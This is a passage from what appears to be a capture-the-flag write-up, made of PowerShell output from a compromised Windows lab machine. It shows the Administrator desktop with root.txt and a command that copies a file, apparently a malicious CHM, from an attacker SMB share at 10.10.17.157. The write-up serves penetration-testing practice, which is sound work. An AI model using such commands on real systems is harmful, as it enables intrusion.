PS C:\Users\Administrator> cd Desktop
cd Desktop
PS C:\Users\Administrator\Desktop> ls
ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

-a----        4/11/2019   8:13 AM             32 root.txt


PS C:\Users\Administrator\Desktop>
```

```
└─── $
/bin/bash 99x37
PS C:\Docs>
PS C:\Docs>
PS C:\Docs>
PS C:\Docs>

PS C:\Docs>




PS C:\Docs>
PS C:\Docs>
PS C:\Docs>
PS C:\Docs>
PS C:\Docs> ls
ls


    Directory: C:\Docs


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

-a----        4/11/2019   9:31 AM            285 note.txt

-a----        4/11/2019   9:17 AM         552607 php for dummies-trial.pdf



PS C:\Docs> cp \\10.10.17.157\smb\doc.chm
cp \\10.10.17.157\smb\doc.chm
PS C:\Docs> cp \\10.10.17.157\smb\doc.chm
cp \\10.10.17.157\smb\doc.chm
```

And Rooted #